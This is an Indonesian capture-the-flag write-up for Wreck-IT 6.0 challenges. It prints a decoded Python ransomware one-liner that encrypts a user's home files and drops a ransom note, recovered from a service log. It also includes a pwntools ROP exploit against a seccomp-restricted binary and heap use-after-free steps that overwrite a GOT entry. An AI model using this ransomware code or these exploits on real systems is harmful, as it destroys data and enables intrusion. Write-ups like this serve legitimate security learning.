7ff6b224178a return remove(_FileName: arg1)


7ff6b22415ad    int64_t sub_7ff6b22415ad(int64_t arg1, int32_t arg2, int64_t arg3,
int32_t arg4)
7ff6b224160f        int32_t i
7ff6b224160f
7ff6b224160f        for (i = 0; i u< arg2; i += 1)
7ff6b2241603            *(arg1 + zx.q(i)) ^= *(arg3 + zx.q(modu.dp.d(0:i, arg4)))
7ff6b2241603
7ff6b2241618        return i
```

Oke. algoritmanya hanya xor biasa, dengan key disimpan pada HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Data, kita bisa langsung juga menggunakan memprocfs untuk mendapatkan registry valuenya. Full solver:

```
KEY = bytes([0x08, 0x46, 0x33, 0xb5, 0xbe, 0x07, 0x0e, 0xac,
             0x4d, 0xf7, 0x8e, 0xfb, 0xa2, 0x6f, 0x40, 0x9d])

INPUT_FILE = "important-document-1.pdf.regiscrypt"
OUTPUT_FILE = "important-document-1.pdf"

with open(INPUT_FILE, "rb") as f:
   encrypted_data = f.read()

key_len = len(KEY)
decrypted_data = bytearray(len(encrypted_data))
for i in range(len(encrypted_data)):
   decrypted_data[i] = encrypted_data[i] ^ KEY[i % key_len]

with open(OUTPUT_FILE, "wb") as f:
   f.write(decrypted_data)
```

Flag: WRECKIT60{smg_lbh_gmpg_dri_final_cj24_eeac14df9b}

[995 pts] It Wrecked



Diberikan sebuah linux disk artifact, jika kita menganalisa wreckit_server di opt foldernya, binary ini merupakan sebuah service yang vulnerable, sehingga sepertinya hasil akhir payload yang mengencrypt akan berupa shellcode. Jika kita lihat log service pada /var/log/private/session.log , kita bisa mendapatkan shellcode yang dipakai untuk mengencrypt filesystemnya.

```
[*] Send your debug code now (hex format, max 16384 bytes = 32768 hex
chars):
> 2025/08/04 22:39:19.000895484  length=2484 from=2 to=2485
eb275b535fb0dcfcae75fd5759535e8a06300748ffc748ffc666813f62427407803edc75
eaebe6ffe1e8d4ffffff010101dc49b92e63686f2e7269019851555e5367692c62555f53
e9830501016462696e212662496d31604638744c7840755878406f6056307663324b3148
46387b4d4943325b4279765859536e63466d684e335b786333316658324b34624953775b
324b69624669344d6c6969646c306965423476626c6d7560595371656c577b4d6c4f7162
46696d626f4c666056307663324b3148444f716246696d6268796963466577626c6d3160
46307b4d4630775b46577b4e335b786333316658324b34624953775b324b69624669344d
6c6969646c30696542346858564f735b56346a627843716359437762 6f50665b46576c58
595772654738 6858564f735b56346a4e335b786333316658324b34624953775b324b6962
4669344d6c6969646c306965423476626c6d7560595371656c577b48466d756246387865
```

```
4243765856536a6056346f4e335b7863331666233576b626c5731627843716359437762
6f5066654638735b563467586f6d315b594c6658594c66654648365b6c79695b7b443848
6d655253544f4d525750334c49756a6333343159325774 5b4657785b594f316056306965
465767656f5772636f4f6763333467586c6d7458594b3459784836624530765859536e63
466d684d6d43696546666e6249656a4d6c656d6549433265566d6a4a46387b4d6c656d65
4957715b4266714a5234766530386a605948714e337238586f6d315b594c745b6f4b7763
56696d64426668585648325b556a7b4f5548354c464c334c564b695b6b4c334c6b4b694f
6b576d4c454c34587b44785b56587b4c4562334c6c536b583354325b565079585654344c
46536d586b447b585554764f564c314e5648765b4248714e334b695833756d636c50385b
46576c5859577265473868585 64f735b56346a4a426a365b56346b5156796963564b6a58
52436a4d467272605958374a464c3751544f716246696d6268696963466577626c6d3160
46307b4d6a4747547869734a5279756333536d62783445506a4c6e605958714d464b6958
33756d636c50714d6c577458324b3462495377626866714a5234306246536965465 46e4a
494037515943695b465371636c627454447545547b626e4c5548354a5234765856536a5b
59486e4a526a746559436a5859536d4a4650714a3240745b6c6d7458567971646c546e4a
526a735878346c6056346963466d375b5266714e30756c4d6f65786059536d59334b3465
46577b4a426971656b6e386546486e4c5558714a52756d636c4c6e5b6834785b56476a59
334b346546577b4a426a726078797165686a7148465b776268436c48466d744849407462
6c65726333486e48686e684a5243715b68436c4d6c6d7b59335b716346546e4a52436963
6c50665b68347b654647314a426a746232536762336d375b5576794c4548314a6b44764c
6b53654e7869764d784b525354474455545474654969314868 6a7465324b716546576765
4657356542666864563830484669696 56c5466586c576d636843785856347b6333306d5b
424368645243735b566d714846476f58566d744849436964524375 5b5240794c46726665
594f6a6542433163784330636c7977583372684a526226217d21636072643735212c6521
7d2163607269015756555f6b3a590e046242< 2025/08/04 21:25:45.000631000
length=46 from=357 to=402
[+] Received 1242 decoded bytes. Executing...
```

Setelah itu, kita bisa menggunakan cara yang sama dengan shikata ganai untuk mendapatkan code execnya, didapat:

```
python3 -c 'import os,pwd,pathlib;from cryptography.hazmat.primitives.ciphers import Cipher,algorithms,modes;from cryptography.hazmat.backends import default_backend;from cryptography.hazmat.primitives import padding;from secrets import token_bytes as tb;flag1="WRECKIT60{dont_underestimate_vulns_on_binary_";p=pathlib.Path(pwd.getpwuid(os.getuid()).pw_dir);k=bytes.fromhex("ab7e935280c61baf3622a65e039c12ef30762dcce7ed1ae90deb13a505c49b0d");backend=default_backend();enc=lambda d,k,iv:(c:=Cipher(algorithms.AES(k),modes.CBC(iv),backend).encryptor()).update((p:=
```

```
padding.PKCS7(128).padder()).update(d)+p.finalize())+c.finalize();[f.write_bytes((iv:=tb(16))+enc(f.read_bytes(),k,iv)) for f in p.rglob("*") if f.is_file() and f.stat().st_size<1024*1024];(p/"README.txt").write_text("you have been ransomed by keii again pay me 10k usdt to unlock")'
```

Terdapat part 1 dan algoritma enkripsinya, flag part 2 kemungkinan besar terdapat pada file yang terencrypt. Ada pdf pada folder document, full decryptor:

```
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import padding

key = bytes.fromhex("ab7e935280c61baf3622a65e039c12ef30762dcce7ed1ae90deb13a505c49b0d")
filename = "Project proposal.pdf"

with open(filename, "rb") as f:
   data = f.read()

iv = data[:16]
ciphertext = data[16:]

backend = default_backend()
cipher = Cipher(algorithms.AES(key), modes.CBC(iv), backend)
decryptor = cipher.decryptor()
padded = decryptor.update(ciphertext) + decryptor.finalize()

unpadder = padding.PKCS7(128).unpadder()
plaintext = unpadder.update(padded) + unpadder.finalize()
with open(filename, "wb") as f:
   f.write(plaintext)

print(f"Decrypted: {filename}")
```

Goals

1. Analisis
2. Cari flag

Specifications

Chall buat wreck it 6.0

2nd part Flag

_and_recover_th3_ransomed_00efd8bc3341abce}


Author Notes

Saya harap chall ini bisa memberi ilmu baru bagi kita semua. Mohon maaf apabila ada unintended, bisa segera diberitahukan, karena saya juga pengen tahu aokwoawkowakoaw

Flag:
WRECKIT60{dont_underestimate_vulns_on_binary_and_recover_th3_ransomed_00efd8bc3341abce}

Pwn

[826 pts] Treasure



Diberikan sebuah linux binary dengan mitigasi berikut.

```
~/Documents/CTF/Wreck-IT-6.0/Pwn/Treasure  main ?4300                1.357s msfir@ACER 00:47:27
❯ checksec treasure
[*] '/home/msfir/Documents/CTF/Wreck-IT-6.0/Pwn/Treasure/treasure'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

Berikut hasil decompile fungsi main.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE buf[64]; // [rsp+0h] [rbp-40h] BYREF

  puts("where is the treasure?");
  read(0, buf, 160u);
```

```
  return 0;
}
```

Program tersebut memanggil dua fungsi sebelum main, yaitu sub_12E9 dan sub_17C9.

Fungsi sub_12E9 menghapus buffer dari stdin, stderr, dan stdout, lalu memasang timeout 1 detik, lalu membuka flag dan memastikan file descriptornya adalah 3, lalu menampilkan address fungsi puts.

```
int sub_12E9()
{
  void *v1; // [rsp+0h] [rbp-10h]
  int fd; // [rsp+Ch] [rbp-4h]

  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stderr, 0, 2, 0);
  alarm(1u);
  fd = open("./flag", 0);
  if ( fd < 0 )
  {
    puts("hmmm");
    _exit(1);
  }
  if ( fd != 3 )
  {
    dup2(fd, 3);
    close(fd);
  }
  v1 = dlsym((void *)0xFFFFFFFFFFFFFFFFLL, "puts");
  return printf("leaked: %p\n", v1);
}
```

Sedangkan fungsi sub_17C9 menginstal seccomp.


```
__int64 sub_17C9()
{
  return sub_13EB();
}

__int64 sub_13EB()
{
  __int64 v0; // r8
  __int64 v1; // r9
  __int64 v2; // r8
```

```
__int64 v3; // r9
__int64 v4; // r8
__int64 v5; // r9
__int64 v6; // r8
__int64 v7; // r9
__int64 v8; // r8
__int64 v9; // r9
__int64 v10; // r8
__int64 v11; // r9
__int64 v12; // r8
__int64 v13; // r9
__int64 v14; // r8
__int64 v15; // r9
__int64 v16; // r8
__int64 v17; // r9
__int64 v18; // r8
__int64 v19; // r9
__int64 v20; // r8
__int64 v21; // r9
__int64 v22; // r8
__int64 v23; // r9
__int64 v24; // r8
__int64 v25; // r9
__int64 v26; // r8
__int64 v27; // r9
__int64 v28; // r8
__int64 v29; // r9
__int64 v30; // r8
__int64 v31; // r9
__int64 v32; // r8
__int64 v33; // r9
__int64 v35; // [rsp+0h] [rbp-A0h]
__int64 v36; // [rsp+0h] [rbp-A0h]
__int64 v37; // [rsp+0h] [rbp-A0h]
__int64 v38; // [rsp+0h] [rbp-A0h]
__int64 v39; // [rsp+0h] [rbp-A0h]
__int64 v40; // [rsp+0h] [rbp-A0h]
__int64 v41; // [rsp+0h] [rbp-A0h]
__int64 v42; // [rsp+0h] [rbp-A0h]
__int64 v43; // [rsp+0h] [rbp-A0h]
__int64 v44; // [rsp+0h] [rbp-A0h]
__int64 v45; // [rsp+0h] [rbp-A0h]
__int64 v46; // [rsp+0h] [rbp-A0h]
__int64 v47; // [rsp+8h] [rbp-98h]
__int64 v48; // [rsp+8h] [rbp-98h]
__int64 v49; // [rsp+8h] [rbp-98h]
__int64 v50; // [rsp+8h] [rbp-98h]
```

```
__int64 v51; // [rsp+8h] [rbp-98h]
__int64 v52; // [rsp+8h] [rbp-98h]
__int64 v53; // [rsp+8h] [rbp-98h]
__int64 v54; // [rsp+8h] [rbp-98h]
__int64 v55; // [rsp+8h] [rbp-98h]
__int64 v56; // [rsp+8h] [rbp-98h]
__int64 v57; // [rsp+8h] [rbp-98h]
__int64 v58; // [rsp+8h] [rbp-98h]
__int64 v59; // [rsp+10h] [rbp-90h]
__int64 v60; // [rsp+10h] [rbp-90h]
__int64 v61; // [rsp+10h] [rbp-90h]
__int64 v62; // [rsp+10h] [rbp-90h]
__int64 v63; // [rsp+10h] [rbp-90h]
__int64 v64; // [rsp+10h] [rbp-90h]
__int64 v65; // [rsp+10h] [rbp-90h]
__int64 v66; // [rsp+10h] [rbp-90h]
__int64 v67; // [rsp+10h] [rbp-90h]
__int64 v68; // [rsp+10h] [rbp-90h]
__int64 v69; // [rsp+10h] [rbp-90h]
__int64 v70; // [rsp+10h] [rbp-90h]
__int64 v71; // [rsp+98h] [rbp-8h]

v71 = seccomp_init(0);
if ( !v71 )
{
  puts("hmm");
  _exit(1);
}
seccomp_rule_add(v71, 2147418112, 0, 1, v0, v1, 0x400000000LL, 0, 0);
seccomp_rule_add(v71, 2147418112, 1, 1, v2, v3, 0x400000000LL, 1, 0);
seccomp_rule_add(v71, 2147418112, 1, 1, v4, v5, 0x400000000LL, 2, 0);
seccomp_rule_add(v71, 2147418112, 40, 2, v6, v7, 0x400000000LL, 1, 0);
seccomp_rule_add(v71, 2147418112, 3, 0, v8, v9, 0x400000001LL, 3, 0);
seccomp_rule_add(v71, 2147418112, 60, 0, v10, v11, v35, v47, v59);
seccomp_rule_add(v71, 2147418112, 231, 0, v12, v13, v36, v48, v60);
seccomp_rule_add(v71, 2147418112, 35, 0, v14, v15, v37, v49, v61);
seccomp_rule_add(v71, 2147418112, 15, 0, v16, v17, v38, v50, v62);
seccomp_rule_add(v71, 0, 2, 0, v18, v19, v39, v51, v63);
seccomp_rule_add(v71, 0, 257, 0, v20, v21, v40, v52, v64);
seccomp_rule_add(v71, 0, 437, 0, v22, v23, v41, v53, v65);
seccomp_rule_add(v71, 0, 10, 0, v24, v25, v42, v54, v66);
seccomp_rule_add(v71, 0, 9, 0, v26, v27, v43, v55, v67);
seccomp_rule_add(v71, 0, 25, 0, v28, v29, v44, v56, v68);
seccomp_rule_add(v71, 0, 59, 0, v30, v31, v45, v57, v69);
seccomp_rule_add(v71, 0, 322, 0, v32, v33, v46, v58, v70);
if ( (unsigned int)seccomp_load(v71) )
{
```

```
    puts("hmmm");
    _exit(1);
  }
  return seccomp_release(v71);
}
```


Kita bisa menganalisis seccomp tersebut dengan seccomp-tools agar lebih mudah dipahami.



```
> seccomp-tools dump ./treasure
leaked: 0x7e97a36735a0
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x1d 0xc000003e  if (A ≠ ARCH_X86_64) goto 0031
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x1a 0xffffffff  if (A ≠ 0xffffffff) goto 0031
 0005: 0x15 0x18 0x00 0x00000003  if (A == close) goto 0030
 0006: 0x15 0x17 0x00 0x0000000f  if (A == rt_sigreturn) goto 0030
 0007: 0x15 0x16 0x00 0x00000023  if (A == nanosleep) goto 0030
 0008: 0x15 0x15 0x00 0x0000003c  if (A == exit) goto 0030
 0009: 0x15 0x14 0x00 0x000000e7  if (A == exit_group) goto 0030
 0010: 0x15 0x00 0x04 0x00000000  if (A ≠ read) goto 0015
 0011: 0x20 0x00 0x00 0x00000014  A = fd >> 32 # read(fd, buf, count)
 0012: 0x15 0x00 0x12 0x00000000  if (A ≠ 0x0) goto 0031
 0013: 0x20 0x00 0x00 0x00000010  A = fd # read(fd, buf, count)
 0014: 0x15 0x0f 0x10 0x00000000  if (A == 0x0) goto 0030 else goto 0031
 0015: 0x15 0x00 0x05 0x00000001  if (A ≠ write) goto 0021
 0016: 0x20 0x00 0x00 0x00000014  A = fd >> 32 # write(fd, buf, count)
 0017: 0x15 0x00 0x0d 0x00000000  if (A ≠ 0x0) goto 0031
 0018: 0x20 0x00 0x00 0x00000010  A = fd # write(fd, buf, count)
 0019: 0x15 0x0a 0x00 0x00000002  if (A == 0x2) goto 0030
 0020: 0x15 0x09 0x0a 0x00000001  if (A == 0x1) goto 0030 else goto 0031
 0021: 0x15 0x00 0x09 0x00000028  if (A ≠ sendfile) goto 0031
 0022: 0x20 0x00 0x00 0x00000014  A = out_fd >> 32 # sendfile(out_fd, in_fd, offset, count
)
 0023: 0x15 0x00 0x07 0x00000000  if (A ≠ 0x0) goto 0031
 0024: 0x20 0x00 0x00 0x00000010  A = out_fd # sendfile(out_fd, in_fd, offset, count)
 0025: 0x15 0x00 0x05 0x00000001  if (A ≠ 0x1) goto 0031
 0026: 0x20 0x00 0x00 0x0000001c  A = in_fd >> 32 # sendfile(out_fd, in_fd, offset, count)
 0027: 0x15 0x00 0x03 0x00000000  if (A ≠ 0x0) goto 0031
 0028: 0x20 0x00 0x00 0x00000018  A = in_fd # sendfile(out_fd, in_fd, offset, count)
 0029: 0x15 0x00 0x01 0x00000003  if (A ≠ 0x3) goto 0031
 0030: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0031: 0x06 0x00 0x00 0x00000000  return KILL
```

Seccomp-nya cukup panjang, tetapi yang relevan disini kita bisa melakukan sendfile asalkan out_fd = 0 atau 1 dan in_fd = 0 atau 3. Filter tersebut berarti kita diperbolehkan untuk menyalin konten flag ke stdout, alias menampilkan flagnya.

Karena kita diberikan leak address puts, kita bisa mendapatkan libc melalui website libc.rip. Ada beberapa kandidat libc, tetapi saya pilih salah satu versi libc yang arsitekturnya adalah amd64 tanpa x32, karena di CTF biasanya menggunakan docker image ubuntu.




Setelah itu, kita hanya perlu melakukan ROP dengan gadget-gadget yang ada di libc untuk memanggil sendfile.

Solver:


```python
#!/usr/bin/env python3

from pwn import *

context.terminal = "wt.exe -w 0 sp -p kali-linux -- wsl --cd".split() +
[os.getcwd()]
context.encoding = "utf-8"


def start(argv=None, *a, local=None, remote=None, debug=None, **kw):
    argv = argv or [exe.path]
```

```
    local, remote, debug = local or {}, remote or {}, debug or {}

    if args.LOCAL and args.GDB:
        io = gdb.debug(argv, gdbscript=gdbscript, *a, **debug, **kw)
    elif args.LOCAL:
        io = process(argv, *a, **local, **kw)
    else:
        io = connect(host, port, *a, **remote, **kw)
    if args.GDB and not args.LOCAL:
        pid = int(subprocess.check_output(["pgrep", "chall"]))
        sysroot = f"/proc/{pid}/root"
        attach(pid, gdbscript=gdbscript, sysroot=sysroot, exe="chall", *a, **debug,
**kw)

    return io


gdbscript = """
b main
c
"""
host, port = args.HOST or "143.198.215.203", args.PORT or 20037
exe = context.binary = ELF(args.EXE or "./treasure_patched", False)
libc = ELF("./libc.so.6", False)

io = start()

io.recvuntil(": ")
libc.address = int(io.recvline(), 16) - libc.sym["puts"]
log.info(f"{hex(libc.address) = }")

rop = ROP(libc)
rop.sendfile(1, 3, 0, 100)

io.sendline(flat({72: rop.chain()}))

io.interactive()
```



Flag: WRECKIT60{y0u_g0t_th3_tr34sur3!!}

[884 pts] Toko Buku



Challenge ini merupakan heap exploitation tetapi memakai libc versi tua yang belum mengimplementasikan safe-linking.

Vulnerability pada challenge ini ada beberapa, tetapi yang relevan dalam proses eksploitasi disini adalah use-after-free (UAF) yang terjadi akibat elemen array-nya tidak di-null-kan setelah di-free. Dengan UAF ini, kita bisa melakukan view dan edit.


Berikut langkah eksploitasi yang penulis lakukan:

1. Create note besar (0x500)
2. Create note kecil (0x20) untuk guard (menghindari consolidation)
3. Delete note besar -> masuk ke unsorted bin
4. View deleted note besar -> leak libc
5. Create dua note kecil (0x100)
6. Delete both notes -> masuk tcache bins
7. Edit second deleted note to p64(__strlen_avx2@GOT)
8. Create note (0x100) isi dengan “/bin/sh”
